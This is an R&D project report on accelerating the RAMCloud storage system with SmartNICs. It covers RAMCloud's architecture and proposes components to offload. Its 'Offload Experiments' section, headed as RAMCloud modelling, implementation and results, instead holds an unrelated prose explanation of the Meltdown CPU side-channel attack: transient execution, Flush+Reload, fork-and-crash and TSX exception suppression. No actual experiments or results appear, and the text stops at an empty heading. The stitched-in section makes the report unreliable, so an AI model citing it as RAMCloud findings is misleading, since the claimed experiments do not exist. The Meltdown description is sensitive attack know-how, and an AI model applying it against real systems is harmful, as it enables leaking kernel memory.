RnD Project

Effects of SmartNIC-acceleration on RAMCloud

By Shashank Tomar

INTRODUCTION

In this project we aim to analyse the RAMCloud storage system, which provides low-latency access to a large durable datastore for large-scale datacenter applications and identify key components of the RAMCloud system that can be offloaded to SmartNICs in order to improve its performance.

First, we break down RAMCloud into logical subsystems and identify the components which will benefit the most from SmartNIC acceleration. Then we develop an approximate model of RAMCloud's consistency mechanism and show the effects of offloading this mechanism to a SmartNIC and the potential latency reductions that can be achieved using DPDK and mTCP. Finally, we present a RAMCloud packet identifier that can be offloaded to SmartNICs and identify various classes of RAMCloud RPCs and can serve as the starting point for further offloads. We conclude this report by providing further lines of inquiry that could prove to be fruitful.

TABLE OF CONTENTS

INTRODUCTION 1

TABLE OF CONTENTS 2

BACKGROUND - RAMCLOUD 3

- Data Model 4
- Server Architecture 5
- Storage System 6
- Durable Writes 7
- Kernel Bypass and Polling 8
- Transports 8
- Thread Structure 9
- Crash Recovery 11
- Control Plane 11

SMARTNIC ACCELERATION 12

- Network Function Virtualization 12
- SmartNICs 12
- Why is RAMCloud ideal for SmartNIC-acceleration? 12

RAMCLOUD COMPONENTS SUITABLE FOR SMARTNIC OFFLOAD 13

- Rejection Rule Check 13
- Replication RPC Generation 13
- Dispatch-Worker Thread Architecture 14
- Consensus Protocol 14
- Fast Failure Detection 14

OFFLOAD EXPERIMENTS 15

- Developing an approximate model of RAMCloud's atomic operations 15
- The Setup 16
- Implementation 16
- Results 17
- Analysis 18
- Analysing the Code 18

PACKET IDENTIFIER 20

- Hardware-based Countermeasures 21

EXTENSIONS 22

- Part-B : PoC Code Documentation 22

BACKGROUND - RAMCLOUD

RAMCloud is a general-purpose distributed storage system that keeps all data in DRAM at all times. RAMCloud combines three overall attributes: low latency, large scale, and durability. When used with state-of-the-art networking, RAMCloud offers exceptionally low latency for remote access. To achieve low latency, RAMCloud stores all data in DRAM at all times. To support large capacities (1PB or more), it aggregates the memories of thousands of servers into a single coherent key-value store. RAMCloud ensures the durability of DRAM-based data by keeping backup copies on secondary storage. It uses a uniform log structured mechanism to manage both DRAM and secondary storage, which results in high performance and efficient memory usage. RAMCloud uses a polling-based approach to communication, bypassing the kernel to communicate directly with NICs.

For RAMCloud to achieve its latency goals, it requires a high-performance networking substrate with the following properties:

1. **Low latency**: Small packets can be delivered round-trip in less than 10µs between arbitrary machines in a datacenter containing at least 100,000 servers.
2. **High bandwidth**: Each server has a network connection that runs at 10Gb/sec or higher.
3. **Full bisection bandwidth**: The network has sufficient bandwidth at all levels to support continuous transmission by all machines simultaneously without internal congestion of the network.

Since the latency for simple reads and writes is dominated by the network hardware (refer to the following table) and most of the latency budget for a RAMCloud RPC is consumed by the network or by communication with the NIC, the system is a prime candidate for SmartNIC acceleration.

Table III. The Components of Network Latency for Round-Trip RPCs in Large Datacenters

Component	Traversals	2009 (μs)	Possible 2014 (μs)	Limit (μs)
Network switches	10	100–300	3–5	0.2
Operating system	4	40–60	0	0
Network interface controller (NIC)	4	8–120	2–4	0.2
Application/server software	3	1–2	1–2	1
Propagation delay	2	1	1	1
Total round-trip latency		**150–400**	**7–12**	**2.4**

[1]

[1] "The RAMCloud Storage System | ACM Transactions on Computer ...." https://dl.acm.org/doi/10.1145/2806887. Accessed 24 May. 2021.

Data Model

Data in RAMCloud is divided into tables, each of which is identified by a unique textual name and a unique 64-bit identifier. A table contains any number of objects, each of which contains the following information:

- A variable-length **key**, up to 64KB, which must be unique within its table.
- A variable-length **value**, up to 1MB.
- A 64-bit **version number**. When an object is written, RAMCloud guarantees that its new version number will be higher than any previous version number used for the same object (this property holds even if an object is deleted and then recreated).

RAMCloud also provides two atomic operations, **conditionalWrite** and **increment**, which can be used to synchronize concurrent accesses to data. For example, a single object can be read and updated atomically by reading the object (which returns its current version number), computing a new value for the object, and invoking conditionalWrite to overwrite the object only if it still has the same version returned by the read.

ATOMIC OPERATIONS

conditionalWrite(*tableId*, *key*, *value*, *version*) → *version*

Writes the object given by *tableId* and *key*, but only if the object's version number matches *version* (a special value of *version* specifies that the object must not previously exist). Fails if the object's version does not match and otherwise returns the object's new version.

increment(*tableId*, *key*, *amount*) → *value*, *version*

Treats the value of the object given by *tableId* and *key* as a number (either integer or floating point) and atomically adds *amount* to that value. If the object does not already exist, it sets it to *amount*. Returns the object's new value and version.

Atomic Operations provided by RAMCloud

Unlike various other large-scale storage systems, RAMCloud provides a **strong consistency** guarantee. Moreover, RAMCloud's goal is to offer **linearizability**, which means that the system behaves as if each operation executes exactly once, atomically, at some point between when the client initiates the operation and when it receives a response. In order to implement for certain classes of operations, RAMCloud uses RPC wrappers to store state information for each RPC in the header itself.


Server Architecture

RAMCloud is a software package that runs on a collection of commodity servers. A RAMCloud cluster consists of a collection of storage servers managed by a single **coordinator**; client applications access RAMCloud data over a datacenter network using a thin library layer. RAMCloud supports clusters of 10-10,000+ servers.

Each storage server contains two components:

1. A **master** module manages the DRAM of the server to store RAMCloud data, and it handles read and write requests from clients.
2. A **backup** module uses local disk or flash memory to store copies of data owned by masters on other servers.

The information in tables is divided among masters in units of tablets. If a table is small, it consists of a single tablet and the entire table will be stored on one master. Large tables are divided into multiple tablets on different masters using hash partitioning: each key is hashed into a 64-bit value, and a single tablet contains the objects in one table whose key hashes fall in a given range. This approach tends to distribute the objects in a given table uniformly and randomly across its tablets.



RAMCloud cluster architecture[2]

The coordinator manages the cluster configuration, which consists primarily of metadata describing the current servers in the cluster, the current tables, and the assignment of tablets to servers. The coordinator is also responsible for managing recovery of crashed

[2] "The RAMCloud Storage System - ACM Digital Library." The RAMCloud Storage System. Accessed 26 May. 2021.


storage servers. At any given time, there is a single active coordinator, but there may be multiple standby coordinators, each of which is prepared to take over if the active coordinator crashes. The active coordinator stores the cluster configuration information on an external storage system that is slower than RAMCloud but highly fault tolerant. The standby coordinators use the external storage system to detect failures of the active coordinator, choose a new active coordinator, and recover the configuration information

For a single coordinator to manage a large cluster without becoming a performance bottleneck, it must not be involved in high-frequency operations such as those that read and write RAMCloud objects. Hence, each client library maintains a cache of configuration information for recently accessed tables, which allows it to identify the appropriate server for a read or write request without involving the coordinator. Clients only contact the coordinator to load the cache on the first access to a table. If a client's cached configuration information becomes stale because data has moved, the client library discovers this when it makes a request to a server that no longer stores the desired information. At that time, it flushes the configuration information for that table from its cache and fetches up-to-date information from the coordinator.

Storage System

RAMCloud uses a unified **log-structured approach** for managing data both in memory and on secondary storage. This allows backup copies to be made efficiently so that RAMCloud can provide the durability of replicated disk and the low latency of DRAM. Each master manages an append-only log in which it stores all objects in its assigned tablets. The log is the only storage for object data; a single log structure is used both for primary copies in memory and backup copies on secondary storage.

The log for each master is divided into 8MB segments and log segments occupy almost all of the master's memory. New information is appended to the head segment while segments other than the head are immutable. Each segment is replicated on the secondary storage of a configurable number of backups (typically three). In addition to the log, the only other major data structure on a master is a **hash table**, which contains one entry for each live object stored on the master. During read requests, the hash table allows the master to determine quickly whether there exists an object corresponding to a particular table identifier and key and, if so, find its entry in the log.



The data structures present in the DRAM of a RAMCloud master

The master chooses a different set of backups at random for each segment; over time, its replicas tend to spread across all of the backups in the cluster. Segment replicas are never read during normal operation; they are only read if the master that wrote them crashes, at which time they are read in their entirety.

Durable Writes

RAMCloud provides durability and availability using a primary-backup approach to replication. It keeps a single (primary) copy of each object in DRAM, with multiple backup copies on secondary storage.

When a master receives a write request from a client, it appends a new entry for the object to its head log segment, creates a hash table entry for the object (or updates an existing entry), and then replicates the log entry synchronously in parallel to the backups storing the head segment. During replication, each backup appends the entry to a replica of the head segment buffered in its memory and initiates an I/O operation to write the new data to secondary storage; it responds to the master without waiting for the I/O to complete. When the master has received replies from all backups, it responds to the client. The buffer space on each backup is freed once the segment has been closed (meaning that a new head segment has been chosen and this segment is now immutable) and the buffer contents have been written to secondary storage.

This approach has two attractive properties:

- First, writes complete without waiting for I/O to secondary storage.
- Second, backups use secondary storage bandwidth efficiently: under heavy write load, they will aggregate many small objects into a single large block for I/O

However, the buffers create potential durability problems. RAMCloud promises clients that objects are durable at the time a write returns. To honor this promise, the data buffered in backups' main memories must survive power failures; otherwise, a datacenter power failure could destroy all copies of a newly written object. RAMCloud currently assumes that servers can continue operating for a short period after an impending power failure is detected so that buffered data can be flushed to secondary storage. The amount of data buffered on each backup is small (not more than a few tens of megabytes), so only a few hundred milliseconds are needed to write it safely to secondary storage.

Kernel Bypass and Polling

RAMCloud avoids the overheads associated with kernel calls and interrupts by communicating directly with the NIC to send and receive packets, as well as by using a polling approach to wait for incoming packets.

Kernel bypass means that an application need not issue kernel calls to send and receive packets. Instead, NIC device registers are memory mapped into the address space of the application, so the application can communicate directly with the NIC. RAMCloud implements kernel bypass using DPDK.

Moreover, RAMCloud uses polling (busy waiting) to wait for events. For example, when a client thread is waiting for a response to an RPC request, it does not sleep; instead, it repeatedly polls the NIC to check for the arrival of the response. RAMCloud servers also use a polling approach to wait for incoming requests: even when there are no requests for it to service, a server will consume one core for polling so that it can respond quickly when a request arrives.

Transports

Low-level networking support in RAMCloud is implemented using a collection of transport classes. Each transport supports a different approach to network communication, but all of the transports implement a common API for higher-level software. The transport interface plays an important role in RAMCloud because it permits experimentation with a variety of networking technologies without any changes to software above the transport level.

RAMCloud contains three built-in transports:


1. **InfRcTransport**: Uses Infiniband reliably connected queue pairs, which provide reliable in-order messages. InfRcTransport takes advantage of the kernel bypass features of Infiniband NICs. It is currently RAMCloud's fastest transport and is used in most of our performance measurements.
2. **FastTransport**: Given an underlying driver that can send and receive unreliable datagrams, FastTransport implements a custom protocol for reliable delivery. RAMCloud currently has drivers that use kernel bypass to send and receive UDP packets, Infiniband unreliable datagrams, and raw Ethernet packets, as well as a driver that uses the kernel to send and receive UDP packets. The name for this transport is unfortunate, as it is not yet as fast as InfRcTransport.
3. **TcpTransport**: Uses standard TCP sockets implemented by the Linux kernel. TcpTransport does not use kernel bypass, so it has about 50 to 100 µs higher latency than InfRcTransport.

We use **TcpTransport** in our experiments with RAMCloud.

Thread Structure

The threading architecture used for a server has a significant impact on both latency and throughput. The best way to optimize latency is to use a single thread for handling all requests. This approach eliminates synchronization between threads, and it also eliminates cache misses required to move data between cores in a multithreaded environment. Hence, we use a single thread in our experiments.

However, the single-threaded model does not allow for heartbeat messages in the case of long-running RPCs. Therefore, RAMCloud switched to a multithreaded approach. RPCs are handled by a single dispatch thread and a collection of worker threads (see the following figure). The dispatch thread handles all network communication, including incoming requests and outgoing responses. When a complete RPC message has been received by the dispatch thread, it selects a worker thread and hands off the request for processing. The worker thread handles the request, generates a response message, and then returns the response to the dispatch thread for transmission. Transport code (including communication with the NIC) executes only in the dispatch thread, so no internal synchronization is needed for transports.



RAMCloud Threading Architecture

Communication between the dispatch thread and the network is driven by synchronous polling and implements functionality roughly equivalent to the interrupt handlers of an operating system. Communication between the dispatch thread and worker threads is also handled by polling a private control block associated with the thread to minimize latency. When a worker thread finishes handling an RPC and becomes idle, it continuously polls a private control block associated with the thread. The number of polling worker threads automatically adjusts to the server's load.

During long idle periods, all worker threads will block, leaving only the dispatch thread consuming CPU time. The multithreaded approach allows multiple requests to be serviced simultaneously. This improves throughput in general and also allows ping requests to be handled while a long-running RPC is in process.

The dispatch thread implements a **reservation system**, based on the opcodes of RPCs, that limits the number of threads that can be working simultaneously on any given class of RPCs. This ensures that there will always be a worker thread available to handle short-running RPCs such as ping requests. It also prevents distributed deadlocks: for example, without the reservation system, all threads in a group of servers could be assigned to process incoming write requests, leaving no threads to process replication requests that occur as part of the writes.

The multithreaded approach requires two thread handoffs for each request which increase the latency for simple reads in comparison to a single-threaded approach. The cost of a thread handoff takes two forms:

- The first is the direct cost of transferring a message pointer from one thread to another.

- In addition, there are several data structures that are shared between the dispatch and worker threads, such as the request and response messages; thread handoffs result in extra cache misses to transfer these structures from core to core.


Crash Recovery

RAMCloud provides high availability by reconstructing lost data quickly after crashes (typically 1 to 2 seconds) rather than keeping redundant copies online in DRAM. It implements fast crash recovery by scattering backup data across the entire cluster and using hundreds of servers working concurrently to recover data from secondary storage.

During normal operation, each master scatters its backup replicas evenly across all backups in the cluster. During crash recovery, the backups retrieve this data and send it to a collection of recovery masters, which replay log entries to incorporate the crashed master's objects into their own logs. Each recovery master receives only log entries for the tablets that it has been assigned.

Control Plane

A schematic diagram of RAMCloud's control plane is given below:



SMARTNIC ACCELERATION

Network Function Virtualization

Network Function Virtualization enables data center operators to realize various networking functions (e.g.firewall, load balancer, IDS) as virtual appliances running on top of commodity server hardware, instead of having dedicated hardware appliances to perform these functions.

SmartNICs

Traditional NICs do not provide any programmability to create a new packet processing function or to chain the functions selectively on certain flows. A Smart Network Interface Card (SmartNIC) is a NIC equipped with a fully-programmable, system-on-chip multi-core processor on which a full-fledged operating system can execute any arbitrary packet processing functions. With a much higher level of flexibility and programmability, these SmartNICs can offload almost any packet processing function and are being used in data centers to offload networking functions from host processors thereby making these processors available for tenant applications. Modern SmartNICs have fully programmable, energy-efficient, multi-core processors that can be designed to dynamically offload custom-built packet processing functions from the host.[3]

We use Mellanox SmartNICs running Ubuntu 20.04 for our experiments.

Why is RAMCloud ideal for SmartNIC-acceleration?

In the case of a read of a small object chosen at random from a large table in RAMCloud, the network accounts for almost all of the latency - 3.2µs out of the 4.8µs total time was spent in the network or communicating between the CPU and NIC. And the most significant cost attributable to RAMCloud code comes from the interactions between the dispatch and worker threads: these account for about 10% of the total latency for reads.[4] The analysis for writes is very similar. Hence, it is clear that RAMCloud can attain large performance gains and reduce latency by reducing the time spent in the network and in NIC-CPU communication.

---

[3] "Unifying Host and Smart NIC Offload for Flexible Packet ... - WISR." https://wisr.cs.wisc.edu/papers/p506-le.pdf. Accessed 27 May. 2021.
[4] "The RAMCloud Storage System | ACM Transactions on Computer ...." https://dl.acm.org/doi/10.1145/2806887. Accessed 27 May. 2021.

RAMCLOUD COMPONENTS SUITABLE FOR SMARTNIC OFFLOAD

Rejection Rule Check

We can maintain a cache of the version numbers recently created/updated RAMCloud objects in the SmartNIC and respond to operations that carry rejection rules from the SmartNIC itself. For example, atomic operations in which the object's version number must match with the one provided in the request can be handled as follows:

1. In case of a version number mismatch, the failure response can be generated at the SmartNIC itself without involving the master.
2. In case the version number matches or does not exist in the cache, the request is redirected to the master.

This offload will be particularly useful in the case of high contention for the same objects by a large number of clients and also when the master is running other compute intensive tasks and cannot spare the cycles for rejection rule checks. And hence this partial offload can be adaptively switched on or off using code that does not lie in the datapath.

Replication RPC Generation

Most of the total time for the write RPC was spent replicating the new data to three backups (7µs out of a total of 13.4µs). The replication RPCs incurred high overheads on the master (about 0.5µs to send each RPC and another 0.5µs to process the response) and most of this is due to NIC interactions. We can reduce this time significantly by offloading replication to a SmartNIC.

We can initiate the replication process by sending replication RPCs as soon as a write RPC reaches the SmartNIC and passes the rejection rules stored in the SmartNIC's cache. This allows us to write to the master's DRAM and send out replication RPCs simultaneously instead of serially and reduce latency by avoiding a situation that is similar to the convoy effect in process scheduling. The latency reduction should increase with an increase in packet size since we can start writing to both the master and the backup's DRAM parallely. Moreover, we can generate the response for the client at the SmartNIC itself instead of going through the master in order to further optimise the

offload. However, we must exercise caution in order to not break RAMCloud's crash recovery mechanism with this offload. Moreover, server lists and their associated data must reside on the SmartNIC for it to be able to identify the correct backup servers with RAMCloud's 'randomisation with refinement' algorithm.

Dispatch-Worker Thread Architecture

The overhead for thread switches is a significant issue and the overheads associated with a dispatch thread could potentially be eliminated by demultiplexing incoming requests to a pool of threads using a SmartNIC. This could also reduce the NIC communication overhead further reducing the overall system latency. However, the offload must support a reservation system (based on the opcode of the RPC) to prevent distributed deadlocks.

Consensus Protocol

RAMCloud uses the RAFT consensus protocol in order to identify the cluster leader, manage leader election and store configuration information that must survive leader crashes.[5] This consensus system is amenable to SmartNIC offload and can potentially reduce delays arising from the leader election process.

Fast Failure Detection

In order to recover quickly after crashes, RAMCloud must detect crashes quickly (within a few hundred milliseconds). RAMCloud does so using a randomized ping mechanism. At regular intervals (currently 100ms), each storage server chooses another server in the cluster at random and sends it a ping RPC. If that RPC times out (a few tens of milliseconds), then the server notifies the coordinator of a potential problem. The coordinator attempts its own ping to give the suspicious server a second chance, and if that also times out, then the coordinator declares the server dead and initiates recovery.

This mechanism can be offloaded to the SmartNIC in order to further speed up failure detection and subsequent recovery and hence improve availability since RAMCloud provides high availability by reconstructing lost data quickly after crashes (typically 1 to 2 seconds) rather than keeping redundant copies.


---

[5] "Raft - Stanford University." https://web.stanford.edu/~ouster/cgi-bin/papers/raft-atc14.pdf. Accessed 27 May. 2021.

OFFLOAD EXPERIMENTS


Developing an approximate model of RAMCloud's atomic operations

If an executed instruction causes an exception, diverting the control flow to an exception handler, the subsequent instruction must not be executed. Thus, in this example, we cannot access the array in theory, as the exception immediately traps to the kernel and terminates the application. However, due to the out-of-order execution, the CPU might have already executed the following instructions as there is no dependency on the instruction triggering the exception. Due to the exception, the instructions executed out of order are not retired and, thus, never have architectural effects (the register and memory contents are never committed). Although the instructions executed out of order do not have any visible architectural effect, they have microarchitectural side effects. During the out-of-order execution, the referenced memory is fetched into a register and also stored in the cache. The cached memory contents are kept in the cache. We can leverage a microarchitectural side-channel attack such as Flush+Reload, which detects whether a specific memory location is cached, to make this microarchitectural state visible.




Based on the value of data in this example, a different part of the cache is accessed when executing the memory access out of order. As data is multiplied by 4096, data accesses to the userspace array are scattered over the array with a distance of 4 KB, which is the page size of the OS (assuming an 1 B data type for userspace array). Thus, there is an injective mapping from the value of data to a memory page, i.e., different values for data never result in an access to the same page. Consequently, if a cache line of a page is cached, we know the value of data. The spreading over pages eliminates false positives due to the prefetcher, as the prefetcher cannot access data across page boundaries.

The Setup



Implementation

The full Meltdown attack consists of two building blocks. The first building block of Meltdown is to make the CPU execute one or more instructions that would never occur in the executed path. Such an instruction, which is executed out of order and leaving measurable side effects, is called a transient instruction. Furthermore, any sequence of instructions containing at least one transient instruction is called a transient instruction sequence. In order to leverage transient instructions for an attack, the transient instruction sequence must utilize a secret value that an attacker wants to leak. The second building block of Meltdown is to transfer the microarchitectural side effect of the transient instruction sequence to an architectural state to further process the leaked secret.



Results


The first building block of Meltdown is the execution of transient instructions. Transient instructions occur all the time, as the CPU continuously runs ahead of the current instruction to minimize the experienced latency and, thus, to maximize the performance. Transient instructions introduce an exploitable side channel if their operation depends on a secret value. We focus on addresses that are mapped within the attacker's process, i.e., the user-accessible user space addresses as well as the user-inaccessible kernel space addresses. Accessing user-inaccessible pages, such as kernel pages, triggers an exception which generally terminates the application. If the attacker targets a secret at a user-inaccessible address, the attacker has to cope with this exception. There are two approaches to handle this:

Fork-and-Crash: A trivial approach is to fork the attacking application before accessing the invalid memory location that terminates the process and only access the invalid memory location in the child process. The CPU executes the transient instruction sequence in the child process before crashing. The parent process can then recover the secret by observing the microarchitectural state, e.g., through a side-channel.

Exception handling: It is also possible to install a signal handler that is executed when a certain exception occurs, e.g., a segmentation fault. This allows the attacker to issue the instruction sequence and prevent the application from crashing, reducing the overhead as no new process has to be created.

Exception suppression: An alternative approach to deal with exceptions is to prevent them from being raised in the first place. Intel's Transactional Synchronization Extensions (TSX) defines the concept of transaction, which is a sequence of instructions that execute atomically, that is, either all of the instructions in a transaction are executed, or none of them is. If an instruction within the

transaction fails, already executed instructions are reverted, but no exception is raised. By wrapping the code in such a TSX transaction, the exception is suppressed. Yet, the microarchitectural effects of transient execution are still visible. Because suppressing the exception is significantly faster than trapping into the kernel for handling the exception, and continuing afterwards, this results in a higher channel capacity.



A graphic depicting the flaw that leads to Meltdown. Source : https://spectrum.ieee.org/computing/hardware/how-the-spectre-and-meltdown-hacks-really-worked

Analysis

